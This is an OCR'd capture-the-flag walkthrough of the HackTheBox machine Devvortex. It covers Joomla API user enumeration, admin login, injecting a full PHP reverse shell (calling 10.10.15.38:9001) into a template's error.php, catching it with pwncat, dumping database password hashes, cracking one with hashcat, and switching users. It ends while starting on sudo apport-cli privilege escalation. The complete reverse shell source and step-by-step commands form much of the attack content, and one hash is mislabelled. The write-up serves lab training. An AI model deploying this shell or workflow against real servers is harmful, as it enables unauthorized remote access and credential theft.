
We get that, which means we need to fish for the correct username; Let us enumerate the database using the information disclosure vulnerability:

```
curl "http://dev.devvortex.htb/api/index.php/v1/users?public=true"
2>/dev/null | jq .
{
  "links": {
    "self": "http://dev.devvortex.htb/api/index.php/v1/users?public=true"
  },
  "data": [
    {
      "type": "users",
      "id": "649",
      "attributes": {
        "id": 649,
        "name": "lewis",
        "username": "lewis",
        "email": "lewis@devvortex.htb",
        "block": 0,
        "sendEmail": 1,
        "registerDate": "2023-09-25 16:44:24",
        "lastvisitDate": "2024-04-10 07:39:59",
        "lastResetTime": null,
        "resetCount": 0,
        "group_count": 1,
        "group_names": "Super Users"
      }
    },
    {
      "type": "users",
      "id": "650",
      "attributes": {
        "id": 650,
        "name": "logan paul",
        "username": "logan",
        "email": "logan@devvortex.htb",
        "block": 0,
        "sendEmail": 0,
        "registerDate": "2023-09-26 19:15:42",
        "lastvisitDate": null,
        "lastResetTime": null,
        "resetCount": 0,
        "group_count": 1,
        "group_names": "Registered"
      }
    }
  ],
  "meta": {
    "total-pages": 1
  }
}
```

We get two users:

```
lewis -> Super Users group (maybe admin)
logan -> Registered user
```

Let us see if the creds belong to `lewis`:



Username lewis

Password •••••••••••••••••••

Passwords are saved to Password Mana... on this device.

We have detected that your server is using PHP 7.4.3 which is obsolete and no longer receives official security up[...]ecommends upgrading your site to PHP 8.1 or later which will receive security updates at least until 2024-11-25.

Please ask your host to make PHP 8.1 or a later version the default version for your site. If your host is already PH[...]e's root and 'administrator' directories – typically you can do this yourself through a tool in your hosting control panel, but it's best to ask your host if you a[...]

And we are able to log in!. From there we have the normal ways of getting shell on the box:

- Forging a malicious plugin or a template and executing the template code -> Remember the `/templates` directory. With that we can be able to get reverse shell on the box.

Getting reverse shell on the box

1. Have a malicious php file as the web app using PHP for its endpoint.


```php
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.15.38';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
```

```
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }

        // Make the current process a session leader
        // Will only succeed if we forked
        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
                exit(1);
        }

        $daemon = 1;
} else {
        printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
        printit("$errstr ($errno)");
        exit(1);
}
```

```
// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read
from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write
to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write
to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
        printit("ERROR: Can't spawn shell");
        exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us
they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
        // Check for end of TCP connection
        if (feof($sock)) {
                printit("ERROR: Shell connection terminated");
                break;
        }

        // Check for end of STDOUT
        if (feof($pipes[1])) {
                printit("ERROR: Shell process terminated");
                break;
        }

        // Wait until a command is end down $sock, or some
        // command output is available on STDOUT or STDERR
        $read_a = array($sock, $pipes[1], $pipes[2]);
        $num_changed_sockets = stream_select($read_a, $write_a, $error_a,
null);
```


```
        // If we can read from the TCP socket, send
        // data to process's STDIN
        if (in_array($sock, $read_a)) {
                if ($debug) printit("SOCK READ");
                $input = fread($sock, $chunk_size);
                if ($debug) printit("SOCK: $input");
                fwrite($pipes[0], $input);
        }

        // If we can read from the process's STDOUT
        // send data down tcp connection
        if (in_array($pipes[1], $read_a)) {
                if ($debug) printit("STDOUT READ");
                $input = fread($pipes[1], $chunk_size);
                if ($debug) printit("STDOUT: $input");
                fwrite($sock, $input);
        }

        // If we can read from the process's STDERR
        // send data down tcp connection
        if (in_array($pipes[2], $read_a)) {
                if ($debug) printit("STDERR READ");
                $input = fread($pipes[2], $chunk_size);
                if ($debug) printit("STDERR: $input");
                fwrite($sock, $input);
        }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
        if (!$daemon) {
                print "$string\n";
        }
}

?>
```

2. Listen using a `netcat` listener or `pwncat`



```
└─$ pwncat-cs -l -p 9001
/home/pyp/.local/lib/python3.11/site-packages/paramiko/transport.py:178:
a future release
  'class': algorithms.Blowfish,
[11:08:38] Welcome to pwncat 🐈!
bound to 0.0.0.0:9001
```

3. Modifying a template by going to the `System` section and choosing the `Site Templates`:







Image	Template ▲	Version	Date	Author	Override Files
Preview	Cassiopeia Details and Files No preview available. You can enable preview in the options. Parent	1.0	2017-02	Joomla! Project admin@joomla.org	Up to date

4. Open another tab and put the name and full url of the template and its `index.php`. We will run the PHP code from there allowing us to get a reverse shell but do not click before modifying the template(curl may be used):




http://dev.devvortex.htb/templates/cassiopeia/error.php

http://dev.devvortex.htb/templates/cassiopeia/error.php

http://dev.devvortex.htb/templates/cassiopeia/error.php - Brave Search

5. Modify the error.php file in the **same** name as the template and convert it to to your PHP reverse shell -> Name of the template is key



Editing file "/templates/cassiopeia/error.php" in template "cassiopeia".


Naming is key!

File to be edited!


```
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.15.38';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
```

Press F10 to toggle Full Screen edit

Then save (Save and Close) and **immediately** run the other tab / command because, there is a script that is re-modifying the template file.



File saved.



Templates: Customise (Cassi
New Tab
dev.devvortex.htb/templates/cassiopeia/error.php

It is loading:

```
└─$ pwncat-cs -l -p 9001
/home/pyp/.local/lib/python3.11/site-packages/paramiko/transport.py:178:
CryptographyDeprecationWarning: Blowfish has been deprecated and will be
removed in a future release
  'class': algorithms.Blowfish,
[11:08:38] Welcome to pwncat 🐈!
__main__.py:164
[11:27:09] received connection from 10.10.11.242:36090
bind.py:84
[11:27:20] 0.0.0.0:9001: upgrading from /usr/bin/dash to /usr/bin/bash
manager.py:957
[11:27:26] 10.10.11.242:36090: registered new host w/ db
manager.py:957
(local) pwncat$
(remote) www-data@devvortex:/$ whoami
www-data
```

We get shell as `www-data`!

02 - Privilege Escalation

www-data (from reverse shell using JOOMLA)

We see we are www-data:

```
(remote) www-data@devvortex:/$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
logan:x:1000:1000:,,,:/home/logan:/bin/bash
```

We see that the next user (who probably has `user.txt`) is `logan`:
Remember that we got the `mysql` credentials of the administrator user and it being a database web application, we can remember that the `logan` user was also in the database. Using that analogy, we can try to fetch his hash and crack it.

```
(remote) www-data@devvortex:/var/www/dev.devvortex.htb$ mysql -u lewis -p -D
joomla
Enter password: P4ntherg0t1n5r3c0n##
```

We can guess the database is `joomla` as most of them are installed with that name; the user was called lewis and that's obvious.

```
mysql> show tables;


| sd4fg_user_mfa                |
| sd4fg_user_notes              |
| sd4fg_user_profiles           |
| sd4fg_user_usergroup_map      |
| sd4fg_usergroups              |
| sd4fg_users                   |

71 rows in set (0.00 sec)

mysql> select * from users;
ERROR 1146 (42S02): Table 'joomla.users' doesn't exist
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| performance_schema |
+--------------------+
3 rows in set (0.01 sec)

mysql> select * from sd4fg_users;
+-----+------------+----------+---------------------+-----------------------
---------------------------------------+-------+-----------+----------------
```

```
-----+---------------------+------------+-----------------------------------
----------------------------------------------------------------------------
------------------------------------------+---------------+------------+----
----+------+--------------+--------------+
| id  | name       | username | email               | password
| block | sendEmail | registerDate        | lastvisitDate       | activation
| params
| lastResetTime | resetCount | otpKey | otep | requireReset | authProvider |
+-----+------------+----------+---------------------+-----------------------
---------------------------------------+-------+-----------+----------------
-----+---------------------+------------+-----------------------------------
----------------------------------------------------------------------------
------------------------------------------+---------------+------------+----
----+------+--------------+--------------+
| 649 | lewis      | lewis    | lewis@devvortex.htb |
$2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |     0 |
1 | 2023-09-25 16:44:24 | 2024-04-10 08:07:59 | 0          |
| NULL          |          0 |        |      |           0 |              |
| 650 | logan paul | logan    | logan@devvortex.htb |
$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |     0 |
0 | 2023-09-26 19:15:42 | NULL                |            |
{"admin_style":"","admin_language":"","language":"","editor":"","timezone":"
","a11y_mono":"0","a11y_contrast":"0","a11y_highlight":"0","a11y_font":"0"}
| NULL          |          0 |        |      |           0 |              |
+-----+------------+----------+---------------------+-----------------------
---------------------------------------+-------+-----------+----------------
-----+---------------------+------------+-----------------------------------
----------------------------------------------------------------------------
------------------------------------------+---------------+------------+----
----+------+--------------+--------------+
2 rows in set (0.00 sec)
```

- Hash

```
lewis: $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12
```

We can try to crack the hash:

```
└─$ nth --text
"\$2y\$10\$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12"

Most Likely
bcrypt, HC: 3200 JtR: bcrypt
Blowfish(OpenBSD), HC: 3200 JtR: bcrypt Summary: Can be used in Linux Shadow
```

```
Files.
Woltlab Burning Board 4.x,


┌──(pyp㉿Ghost)-[~/…/Machines/Active/Devvortex/www]
└─$ hashcat -a 0 -m 3200 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR,
LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================
======================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i7-8565U CPU @ 1.80GHz,
6853/13770 MB (2048 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

INFO: All hashes found as potfile and/or empty entries! Use --show to
display them.

Started: Wed Apr 10 11:44:09 2024
Stopped: Wed Apr 10 11:44:09 2024

┌──(pyp㉿Ghost)-[~/…/Machines/Active/Devvortex/www]
└─$ hashcat -a 0 -m 3200 hash /usr/share/wordlists/rockyou.txt --show
$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12:tequieromucho
```

```
logan: tequieromucho
```

We can try to access the user through `su`:

```
(remote) www-data@devvortex:/var/www/dev.devvortex.htb$ su - logan
Password:
logan@devvortex:~$ whoami
logan
```

and we are logged in!

logan(SSH creds)

As the logan user, we can read the `user.txt`:

```
logan@devvortex:~$ cat user.txt | cut -c  -20
2b68bd1452111e98cf09
```

Let us see if we can use `sudo`:

```
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli

```

Seems as we can use it on the binary `apport-cli`:
The `apport-cli` seems to be a python script when run with strings. We can look over it and figure out where to exploit to get root:

```
#!/usr/bin/python3

'''Command line Apport user interface.'''

# Copyright (C) 2007 - 2009 Canonical Ltd.
# Author: Michael Hofmann <mh21@piware.de>
#
# This program is free software; you can redistribute it and/or modify it
# under the terms of the GNU General Public License as published by the
# Free Software Foundation; either version 2 of the License, or (at your
# option) any later version.  See http://www.gnu.org/copyleft/gpl.html for
# the full text of the license.

# Web browser support:
#    w3m, lynx: do not work
#    elinks: works

from __future__ import unicode_literals

import os.path, os, sys, subprocess, re, errno
import termios, tempfile

from apport import unicode_gettext as _
import apport.ui
```

```
class CLIDialog:
    '''Command line dialog wrapper.'''

    def __init__(self, heading, text):
        self.heading = '\n*** ' + heading + '\n'
        self.text = text
        self.keys = []
        self.buttons = []
        self.visible = False

    def raw_input_char(self, prompt, multi_char=False):
        '''raw_input, but read a single character unless multi_char is True.

        @param: prompt: the text presented to the user to solict a response.
        @param: multi_char: Boolean True if we need to read until <enter>.
        '''

        sys.stdout.write(prompt)
        sys.stdout.write(' ')
        sys.stdout.flush()

        file = sys.stdin.fileno()
        saved_attributes = termios.tcgetattr(file)
        attributes = termios.tcgetattr(file)
        attributes[3] = attributes[3] & ~(termios.ICANON)
        attributes[6][termios.VMIN] = 1
        attributes[6][termios.VTIME] = 0
        termios.tcsetattr(file, termios.TCSANOW, attributes)
        try:
            if multi_char:
                response = str(sys.stdin.readline()).strip()
            else:
                response = str(sys.stdin.read(1))
        finally:
            termios.tcsetattr(file, termios.TCSANOW, saved_attributes)

        sys.stdout.write('\n')
        return response

    def show(self):
        self.visible = True
        print(self.heading)
        if self.text:
            print(self.text)
    def run(self, prompt=None):
        if not self.visible:
            self.show()

        sys.stdout.write('\n')
        try:
            # Only one button
            if len(self.keys) <= 1:
                self.raw_input_char(_('Press any key to continue...'))
                return 0
            # Multiple choices
            while True:
                if prompt is not None:
                    print(prompt)
                else:
                    print(_('What would you like to do? Your options are:'))
                for index, button in enumerate(self.buttons):
                    print('  %s: %s' % (self.keys[index], button))

                if len(self.keys) <= 10:
                    # A 10 option prompt would can still be a single
character
                    # response because the 10 options listed will be 1-9 and
C.
                    # Therefore there are 10 unique responses which can be
                    # given.
                    multi_char = False
                else:
                    multi_char = True
                response = self.raw_input_char(
                    _('Please choose (%s):') % ('/'.join(self.keys)),
                    multi_char)
                try:
                    return self.keys.index(response.upper()) + 1
                except ValueError:
                    pass
        except KeyboardInterrupt:
            sys.stdout.write('\n')
            sys.exit(1)

    def addbutton(self, button, hotkey=None):
        if hotkey:
            self.keys.append(hotkey)
            self.buttons.append(button)
        else:
            self.keys.append(re.search('&(.)', button).group(1).upper())
            self.buttons.append(re.sub('&', '', button))
        return len(self.keys)


class CLIProgressDialog(CLIDialog):
    '''Command line progress dialog wrapper.'''

    def __init__(self, heading, text):
        CLIDialog.__init__(self, heading, text)
        self.progresscount = 0

    def set(self, progress=None):
        self.progresscount = (self.progresscount + 1) % 5
        if self.progresscount:
            return

        if progress is not None:
            sys.stdout.write('\r%u%%' % (progress * 100))
        else:
            sys.stdout.write('.')
        sys.stdout.flush()


class CLIUserInterface(apport.ui.UserInterface):
    '''Command line Apport user interface'''

    def __init__(self):
        apport.ui.UserInterface.__init__(self)
        self.in_update_view = False

    def _get_details(self):
        '''Build report string for display.'''

        details = ''
        max_show = 1000000
        for key in sorted(self.report):
            # ignore internal keys
            if key.startswith('_'):
                continue
            details += '== %s =================================\n' % key
            # string value
            keylen = len(self.report[key])
            if not hasattr(self.report[key], 'gzipvalue') and \
                    hasattr(self.report[key], 'isspace') and \
                    not self.report._is_binary(self.report[key]) and \
                    keylen < max_show:
                s = self.report[key]
            elif keylen >= max_show:
                s = _('(%i bytes)') % keylen
            else:
                s = _('(binary data)')

            if isinstance(s, bytes):
                s = s.decode('UTF-8', errors='ignore')
            details += s
            details += '\n\n'

        return details

    def ui_update_view(self):
        self.in_update_view = True
        report = self._get_details()
        try:
            p = subprocess.Popen(['/usr/bin/sensible-pager'],
stdin=subprocess.PIPE)
            p.communicate(report.encode('UTF-8'))
        except IOError as e:
            # ignore broken pipe (premature quit)
            if e.errno == errno.EPIPE:
                pass
            else:
                raise
        self.in_update_view = False

    #
    # ui_* implementation of abstract UserInterface classes
    #

    def ui_present_report_details(self, allowed_to_report=True,
modal_for=None):
        dialog = CLIDialog(_('Send problem report to the developers?'),
                           _('After the problem report has been sent, please
fill out the form in the\n'
                             'automatically opened web browser.'))

        complete = dialog.addbutton(_('&Send report (%s)') %

self.format_filesize(self.get_complete_size()))

        if self.can_examine_locally():
            examine = dialog.addbutton(_('&Examine locally'))
        else:
            examine = None

        view = dialog.addbutton(_('&View report'))
        save = dialog.addbutton(_('&Keep report file for sending later or
copying to somewhere else'))
        ignore = dialog.addbutton(_('Cancel and &ignore future crashes of
this program version'))

        dialog.addbutton(_('&Cancel'))

        while True:
            response = dialog.run()

            return_value = {'restart': False, 'blacklist': False,
'remember': False,
                            'report': False, 'examine': False}
            if response == examine:
                return_value['examine'] = True
                return return_value
            elif response == complete:
                return_value['report'] = True
            elif response == ignore:
                return_value['blacklist'] = True
            elif response == view:
                self.collect_info()
                self.ui_update_view()
                continue
            elif response == save:
                # we do not already have a report file if we report a bug
                if not self.report_file:
                    prefix = 'apport.'
                    if 'Package' in self.report:
                        prefix += self.report['Package'].split()[0] + '.'
                    (fd, self.report_file) = tempfile.mkstemp(prefix=prefix,
suffix='.apport')
                    with os.fdopen(fd, 'wb') as f:
                        self.report.write(f)

                print(_('Problem report file:') + ' ' + self.report_file)

            return return_value

    def ui_info_message(self, title, text):
        dialog = CLIDialog(title, text)
        dialog.addbutton(_('&Confirm'))
        dialog.run()

    def ui_error_message(self, title, text):
        dialog = CLIDialog(_('Error: %s') % title, text)
        dialog.addbutton(_('&Confirm'))
        dialog.run()

    def ui_start_info_collection_progress(self):
        self.progress = CLIProgressDialog(
            _('Collecting problem information'),
            _('The collected information can be sent to the developers to improve the\n'
              'application. This might take a few minutes.'))
        self.progress.show()

    def ui_pulse_info_collection_progress(self):
        self.progress.set()

    def ui_stop_info_collection_progress(self):
        sys.stdout.write('\n')

    def ui_start_upload_progress(self):
        self.progress = CLIProgressDialog(
            _('Uploading problem information'),
            _('The collected information is being sent to the bug tracking system.\n'
              'This might take a few minutes.'))
        self.progress.show()

    def ui_set_upload_progress(self, progress):
        self.progress.set(progress)

    def ui_stop_upload_progress(self):
        sys.stdout.write('\n')

    def ui_question_yesno(self, text):
        '''Show a yes/no question.

        Return True if the user selected "Yes", False if selected "No" or
        "None" on cancel/dialog closing.
        '''
        dialog = CLIDialog(text, None)
        r_yes = dialog.addbutton('&Yes')
        r_no = dialog.addbutton('&No')
        r_cancel = dialog.addbutton(_('&Cancel'))
        result = dialog.run()
        if result == r_yes:
            return True
        if result == r_no:
            return False
        assert result == r_cancel
        return None

    def ui_question_choice(self, text, options, multiple):
        '''Show an question with predefined choices.

        options is a list of strings to present. If multiple is True, they
        should be check boxes, if multiple is False they should be radio
        buttons.

        Return list of selected option indexes, or None if the user cancelled.
        If multiple == False, the list will always have one element.
        '''
        result = []
        dialog = CLIDialog(text, None)

        if multiple:
            while True:
                dialog = CLIDialog(text, None)
                index = 0
                choice_index_map = {}
                for option in options:
                    if index not in result:
                        choice_index_map[dialog.addbutton(option, str(index + 1))] = index
                    index += 1
                done = dialog.addbutton(_('&Done'))
                cancel = dialog.addbutton(_('&Cancel'))

                if result:
                    cur = ', '.join([str(r + 1) for r in result])
                else:
                    cur = _('none')
                response = dialog.run(_('Selected: %s. Multiple choices:') % cur)
                if response == cancel:
                    return None
                if response == done:
                    break
                result.append(choice_index_map[response])
        else:
            # single choice (radio button)
            dialog = CLIDialog(text, None)
            index = 1
            for option in options:
                dialog.addbutton(option, str(index))
                index += 1

            cancel = dialog.addbutton(_('&Cancel'))
            response = dialog.run(_('Choices:'))
            if response == cancel:
                return None
            result.append(response - 1)

        return result

    def ui_question_file(self, text):
        '''Show a file selector dialog.

        Return path if the user selected a file, or None if cancelled.
        '''
        print('\n***  ' + text)
        while True:
            sys.stdout.write(_('Path to file (Enter to cancel):'))
            sys.stdout.write(' ')
            f = sys.stdin.readline().strip()
            if not f:
                return None
            if not os.path.exists(f):
                print(_('File does not exist.'))
            elif os.path.isdir(f):
                print(_('This is a directory.'))
            else:
                return f

    def open_url(self, url):
        text = '%s\n\n  %s\n\n%s' % (
            _('To continue, you must visit the following URL:'),
            url,
            _('You can launch a browser now, or copy this URL into a browser on another computer.'))

        answer = self.ui_question_choice(text, [_('Launch a browser now')], False)
        if answer == [0]:
            apport.ui.UserInterface.open_url(self, url)
    def ui_run_terminal(self, command):
        # we are already running in a terminal, so this works by definition
        if not command:
            return True

        subprocess.call(command, shell=True)


if __name__ == '__main__':
    app = CLIUserInterface()
    if not app.run_argv():
        print(_('No pending crash reports. Try --help for more
information.'))
```

It appears to be a `pseudo-cli` app which checks for `pending crash reports`. I wont fully analyze the file as it will be time consuming and unnecessary but we can go straight to the point:

```
logan@devvortex:~$ sudo /usr/bin/apport-cli -v
2.20.11
```

